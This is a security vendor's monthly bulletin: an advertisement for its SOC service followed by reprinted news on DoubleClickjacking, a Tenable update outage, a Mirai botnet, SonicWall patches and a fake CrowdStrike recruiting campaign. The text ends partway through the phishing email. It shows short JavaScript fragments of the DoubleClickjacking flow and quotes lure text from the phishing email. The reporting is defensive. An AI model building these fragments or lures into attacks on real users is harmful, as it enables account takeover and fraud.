
telelink
business
services

Monthly Security Bulletin

FEBRUARY/25



Advanced Security
Operations Center

tbs.tech | simplify the complex

This security bulletin is powered by Telelink Business Services'

Advanced Security Operations Center

The modern cybersecurity threat landscape is constantly evolving. New vulnerabilities and zero-day attacks are discovered every day. The old vulnerabilities still exist. The tools to exploit these vulnerabilities are applying more complex techniques. But are getting easier to use.

Mitigating modern cyber threats require solutions for continuous monitoring, correlation, and behavior analysis that are expensive and require significant amount of time to be implemented. Moreover, many organizations struggle to hire and retain the expensive security experts needed to operate those solutions and provide value by defending the organizations.

The ASOC by Telelink allows organizations get visibility, control, and recommendations on improving their security posture for a fixed and predictable monthly fee.

Why Advanced Security Operations Center (ASOC) by Telelink?

- Delivered as a service, which guarantees fast implementation, clear responsibility in the Supplier and ability to cancel the contract on a monthly basis.
- Built utilizing state of the art leading vendor's solutions.
- Can be sized to fit small, medium, and large business needs.
- No investment in infrastructure, team, trainings or required technology.
- Flexible packages and add-ons that allow pay what you need approach.
- Provided at a fraction of the cost of operating your own SOC.

LITE Plan

425 EUR/mo

- Gain visibility on the security posture of all your company's IT infrastructure
- Analysis of up to 2 GB/day log data
- Optional emergency response team (ERT) and user and endpoint behavior analytics (UEBA)

Get visibility on the cyber threats targeting your company!

PROFESSIONAL Plan

1225 EUR/mo

- Gain visibility on your company's security posture and recommendations on how to deal with security threats, risks, and actors
- Analysis of up to 5 GB/day log data and 100 GB/day network data
- Optional ERT and UEBA


Start to mitigate cyber threats and minimize the risk!

ADVANCED Plan

2 575 EUR/mo

- Gain complete visibility, deep analysis, recommendations, and security awareness trainings for your employees
- Analysis of up to 10 GB/day log data and 200 GB/day network data
- Included ERT and optional UEBA

Complete visibility, deep analysis, and cyber threat mitigation!



Log Analysis and Correlation	Health Monitoring	Asset Identification and Prioritization	Infrastructure Security Assessment	Infrastructure Security Audit	Automatic Asset Discovery and Service Mapping	Network Devices Configurations Backup
Monthly External Vulnerability Scan and Reports	External Vulnerability Analysis	Monthly Internal Vulnerability Scan and Reports	Internal Vulnerability Analysis	Advanced Vulnerability Analysis	Recommendations for Security Patch Management	
Automatic Attack and Breach Detection	Human Triage	Threat Hunting				
Recommendations and Workarounds	Recommendations for Future Mitigation					
Attack Vector Identification	Reports	Security Surface Exposure	Likelihood Analysis	Impact Analysis		
Network Forensics	Server Forensics	Endpoint Forensics				
Monthly Security Bulletin	Emerging Threats Bulletins	Tailored Bulletin for Customer's Critical Assets	Security Awareness Training			

Lite Plan

Professional Plan (incl. all from Lite)

Advanced Plan (incl. all from Professional)

What is inside:

- Infrastructure Security Monitoring – the essential minimum to cybersecurity and to detect anomalies is to monitor your infrastructure 24x7x365
- Vulnerability Management – get visibility on the risks new or old vulnerabilities are posing to your IT infrastructure and get recommendations on how to reduce or mitigate those risks
- Attack Detection – get data from state-of-the-art cybersecurity tools, detect attacks and breaches, and involve our ASOC Analytics Team to perform human triage and threat hunting to precisely define the risks of the attack
- Reports and Recommendations – get detailed tailored reports with structured recommendations on how to prevent malicious activities (attacks) and take preventive measures
- Advanced Attack Analysis – get information on the attack vector, the attack surface, potential threat actors, and their objectives and motives for the attack
- Forensic Analysis – in case of severe cybercrimes the ASOC team can perform forensic analysis and/or support the authorities
- Bulletins, Training and Awareness – be timely informed on critical vulnerabilities with tailored and emerging threats bulletins and security awareness trainings to stop people being the weakest link

Table of Contents

1. New DoubleClickjacking attack exploits double-clicks to hijack accounts

A new variation of clickjacking attacks called "DoubleClickjacking" lets attackers trick users into authorizing sensitive actions using double-clicks while bypassing existing protections against these types of attacks.

Clickjacking, also known as UI redressing, is when threat actors create malicious web pages that trick visitors into clicking on hidden or disguised webpage elements.

The attacks work by overlaying a legitimate webpage in a hidden iframe over a web page created by the attackers. This attacker-created webpage is designed to align its buttons and links with links and buttons on the hidden iframe.

The attackers then use their web page to entice a user to click on a link or button, such as to win a reward or view a cute picture.

However, when they click on the page, they are actually clicking on links and buttons on the hidden iframe (the legitimate site), which could potentially perform malicious actions, such as authorizing an OAuth application to connect to their account or accepting an MFA request.

Over the years, web browser developers introduced new features that prevent most of these attacks, such as not allowing cookies to be sent cross-site or introducing security restrictions (X-Frame-Options or frame-ancestors) on whether sites can be iframed.

New DoubleClickjacking attack


Cybersecurity expert Paulos Yibelo has introduced a new web attack called DoubleClickjacking that exploits the timing of mouse double-clicks to trick users into performing sensitive actions on websites.

In this attack scenario, a threat actor will create a website that displays a seemingly innocuous button with a lure, like "click here" to view your reward or watch a movie.

When the visitor clicks the button, a new window will be created that covers the original page and includes another lure, like having to solve a captcha to proceed. In the background, JavaScript on the original page will change that page to a legitimate site that the attackers want to trick a user into performing an action.

The captcha on the new, overlaid window prompts the visitor to double-click something on the page to solve the captcha. However, this page listens for the mousedown event, and when detected, quickly closes the captcha overlay, causing the second click to land on the now-displayed authorization button or link on the previously hidden legitimate page.

This causes the user to mistakenly click on the exposed button, potentially authorizing a plugin to be installed, an OAuth application to connect to their account, or a multi-factor authentication prompt to be acknowledged.


DoubleClickjacking Attack Flow
1
Attacker's Landing Page
User visits attacker's site which starts the exploit
2
Double-Click Prompt
New window on top requests double-click & change opener
3
Location Change
Parent window location changes to target site
Parent: target.com/oauth
Child: doubleclick prompt
4
Double-Click Attack
1. First click closes top window
2. Second click lands on target site
Initial Click
Window Opens
Location Change
Double-Click Attack
Attack Timeline

```
window.open('attack.html')
```

```
setTimeout(() => {
opener.location = "target.com"
}, 1000);
```

```
onmousedown="window.close()"
```

DoubleClickjacking attack flow
Source: Yibelo

What makes this so dangerous is that it bypasses all current clickjacking defenses as it is not using an iframe, it is not trying to pass cookies to another domain. Instead, the actions occur directly on legitimate sites that are not protected.

Yibelo says that this attack impacts almost every site, sharing demonstration videos utilizing DoubleClickjacking to take over Shopify, Slack, and Salesforce accounts.

The researcher also warns that the attack is not limited to web pages as it can be used for browser extensions as well.

"For example, I have made proof of concepts to top browser crypto wallets that uses this technique to authorize web3 transactions & dApps or disabling VPN to expose IP etc," explains Yibelo.

"This can also be done in mobile phones by asking target to 'DoubleTap'."

To protect against this type of attack, Yibello shared JavaScript, which could be added to webpages to disable sensitive buttons until a gesture is made. This will prevent the double-click from automatically clicking on the authorization button when removing the attacker's overlay.

The researcher also suggests a potential HTTP header that limits or blocks rapid context-switching between windows during a double-click sequence.

Source: https://www.bleepingcomputer.com/news/security/new-doubleclickjacking-attack-exploits-double-clicks-to-hijack-accounts/

2. Bad Tenable plugin updates take down Nessus agents worldwide


Tenable says customers must manually upgrade their software to revive Nessus vulnerability scanner agents taken offline on December 31st due to buggy differential plugin updates.

As the cybersecurity company acknowledged in an incident report issued after pausing plugin updates to prevent the issue from impacting even more systems, the agents went offline "for certain users on all sites."

This ongoing incident affects systems updated to Nessus Agent versions 10.8.0 and 10.8.1 across the Americas, Europe, and Asia. Tenable has since pulled the bad versions and released Nessus Agent version 10.8.2 to fix the issue causing agents to shut down.

In the most recent update on their status page, Tenable said they plan to resume the plugin feed by the end of the day to allow plugin downloads again.

"There is a known issue which can cause Tenable Nessus Agent 10.8.0 and 10.8.1 to go offline when a differential plugin update is triggered. To prevent such an issue, Tenable has disabled plugin feed updates for these two agent versions. Additionally, Tenable has disabled the 10.8.0 and 10.8.1 versions to prevent further issues," Tenable says in the Nessus Agent 10.8.2 release notes.



Tenable Vulnerability Management / Tenable Security Center / Nessus: Plugin Updates causing agents to go offline

Update - We are targeting resuming the plugin feed by end of day today to allow plugin downloads once again.

The 10.8.2 agent release notes are available and include upgrade/downgrade notes with more details around the 10.8.0 and 10.8.1 offline agents issue and steps to bring those agents back online: https://docs.tenable.com/release-notes/Content/nessus-agent/2025.htm#10.8.2

Agent versions 10.8.0 and 10.8.1 have be disabled and are no longer available for download.

Jan 03, 2025 - 12:29 EST

Tenable Nessus outage (BleepingComputer)

Manual upgrades required to bring agents back online

Affected customers must upgrade to agent version 10.8.2 or downgrade to 10.7.3 to bring their Nessus agents back online, but a plugin reset is also required to recover offline agents if agent profiles are used for upgrades or downgrades.

"To fix the above issue, all Tenable Vulnerability Management and Tenable Security Center customers running Tenable Nessus Agent version 10.8.0 or 10.8.1 must either upgrade to agent version 10.8.2 or downgrade to 10.7.3. If you are using agent profiles for agent upgrades or downgrades, you must perform a separate plugin reset to recover any offline agents," the company added.

However, fixing the issue requires manually upgrading the agents using the Tenable Nessus Agent 10.8.2 install package and, where needed, first resetting agent plugins either using a script (shared in the release notes) or a nessuscli reset command.

In July 2024, a similar incident with a much more significant impact, triggered by a faulty CrowdStrike Falcon update, caused widespread outages that affected many organizations and services worldwide, including banks, airlines, airports, TV stations, and hospitals.

The CrowdStrike glitched update took down entire companies and fleets of hundreds of thousands of devices by crashing Windows systems worldwide with blue screen of death (BSOD) errors.

Source: https://www.bleepingcomputer.com/news/security/bad-tenable-plugin-updates-take-down-nessus-agents-worldwide/

3. New Mirai botnet targets industrial routers with zero-day exploits

A relatively new Mirai-based botnet has been growing in sophistication and is now leveraging zero-day exploits for security flaws in industrial routers and smart home devices.

Exploitation of previously unknown vulnerabilities started in November 2024, according to Chainxin X Lab researchers who monitored the botnet's development and attacks.

One of the security issues is CVE-2024-12856, a vulnerability in Four-Faith industrial routers that VulnCheck discovered in late December but noticed efforts to exploit it around December 20.


to leverage zero-day exploits has been leveraging a zero-day exploit for CVE-2024-12856, impacting Four-Faith routers, alongside other custom exploits for flaws in Neterbit routers and Vimar smart home devices.

Botnet profile

The botnet, whose name is a homophobic reference, also relies on custom exploits for unknown vulnerabilities in Neterbit routers and Vimar smart home devices.

It was discovered last year in February and currently counts 15,000 daily active bot nodes, mostly in China, the United States, Russia, Turkey, and Iran.

Its main goal appears to be carrying out distributed denial of service (DDoS) on specified targets for profit, targeting hundreds of entities daily, with the activity peaking in October and November 2024.




Targeted countries
Source: X Lab

The malware leverages a mix of public and private exploits for more than 20 vulnerabilities to spread to internet-exposed devices, targeting DVRs, industrial and home routers, and smart home devices.

Specifically, it targets the following:

- ASUS routers (via N-day exploits).
- Huawei routers (via CVE-2017-17215)
- Neterbit routers (custom exploit)
- LB-Link routers (via CVE-2023-26801)
- Four-Faith Industrial Routers (via the zero-day now tracked as CVE-2024-12856)
- PZT cameras (via CVE-2024-8956 and CVE-2024-8957)
- Kguard DVR
- Lilin DVR (via remote code execution exploits)
- Generic DVRs (using exploits like TVT editBlackAndWhiteList RCE)
- Vimar smart home devices (likely using an undisclosed vulnerability)
- Various 5G/LTE devices (likely via misconfigurations or weak credentials)

The botnet features a brute-forcing module for weak, Telnet passwords, uses custom UPX packing with unique signatures, and implements Mirai-based command structures for updating clients, scanning networks, and conducting DDoS attacks.



Botnet attack volumes

Source: X Lab

X Lab reports that the botnet's DDoS attacks are short in duration, lasting between 10 and 30 seconds, but high in intensity, exceeding 100 Gbps in traffic, which can cause disruptions even for robust infrastructures.

"The targets of attacks are all over the world and distributed in various industries," explains X Lab.

"The main targets of attacks are distributed in China, the United States, Germany, the United Kingdom, and Singapore," the researchers say.

Overall, the botnet demonstrates a unique capability to maintain high infection rates across diverse device types using exploits for n-day and even zero-day flaws.

Users can protect their devices by following the general recommendation to install the latest device updates from the vendor, disable remote access if not needed, and change the default admin account credentials.

Source: https://www.bleepingcomputer.com/news/security/new-mirai-botnet-targets-industrial-routers-with-zero-day-exploits/

4. SonicWall urges admins to patch exploitable SSLVPN bug immediately

SonicWall is emailing customers urging them to upgrade their firewall's SonicOS firmware to patch an authentication bypass vulnerability in SSL VPN and SSH management that is "susceptible to actual exploitation."

In an email sent to SonicWall customers and shared on Reddit, the firewall vendor says the patches are available as of yesterday, and all impacted customers should install them immediately to prevent exploitation.

"We have identified a high (CVE Score 8.2) firewall vulnerability that is susceptible to actual exploitation for customers with SSL VPN or SSH management enabled and that should be mitigated immediately by upgrading to the latest firmware, which will be web-posted tomorrow, Jan 7th, 2025," warns a SonicWall email sent to customers.

"The same firmware upgrade contains mitigations for additional, less-critical vulnerabilities."

A SonicWall security bulletin tracks this flaw as CVE-2024-53704 (CVSS v3.0 score: 8.2, "high"), stating it impacts multiple generation six and generation seven firewalls, running 6.5.4.15-117n and older and 7.0.1-5161 and older versions.

Impacted users are recommended to upgrade to the following versions to address the security risk:

- Gen 6 / 6.5 hardware firewalls: SonicOS 6.5.5.1-6n or newer
- Gen 6 / 6.5 NSv firewalls: SonicOS 6.5.4.v-21s-RC2457 or newer
- Gen 7 firewalls: SonicOS 7.0.1-5165 or newer; 7.1.3-7015 and higher
- TZ80: SonicOS 8.0.0-8037 or newer

The same bulletin lists three more medium to high-severity issues summarized as follows:

CVE-2024-40762 – A cryptographically weak pseudo-random number generator (PRNG) is used in the SSL VPN authentication token generator, potentially allowing an attacker to predict tokens and bypass authentication in certain cases.

CVE-2024-53705 – A server-side request forgery (SSRF) vulnerability in the SonicOS SSH management interface enables a remote attacker to establish TCP connections to arbitrary IP addresses and ports, provided the attacker is logged into the firewall.

CVE-2024-53706 – A flaw in the Gen7 SonicOS Cloud NSv (specific to AWS and Azure editions) allows a low-privileged, authenticated attacker to escalate privileges to root, potentially enabling code execution.

SonicWall also lists some mitigations for the SSLVPN vulnerabilities, including limiting access to trusted sources and restricting access from the internet entirely if not needed.

To mitigate SSH flaws, administrators are recommended to restrict firewall SSH management access and consider disabling access from the internet.


Source: https://www.bleepingcomputer.com/news/security/sonicwall-urges-admins-to-patch-exploitable-sslvpn-bug-immediately/

5. Fake CrowdStrike job offer emails target devs with crypto miners

CrowdStrike is warning that a phishing campaign is impersonating the cybersecurity company in fake job offer emails to trick targets into infecting themselves with a Monero cryptocurrency miner (XMRig).

The company discovered the malicious campaign on January 7, 2025, and based on the phishing email's content, it likely didn't start much earlier.

The attack starts with a phishing email sent to job seekers, supposedly from a CrowdStrike employment agent, thanking them for applying for a developer position at the company.



Interview with CrowdStrike

Thank you for your interest in the Junior Developer role at CrowdStrike!

We'd like to invite you to the next stage of our hiring process by participating in a 15-minute call with our hiring team.

In 2025, we are streamlining our onboarding process by rolling out our new applicant and employee CRM app.

Please access the desktop app via the link below and schedule your interview.

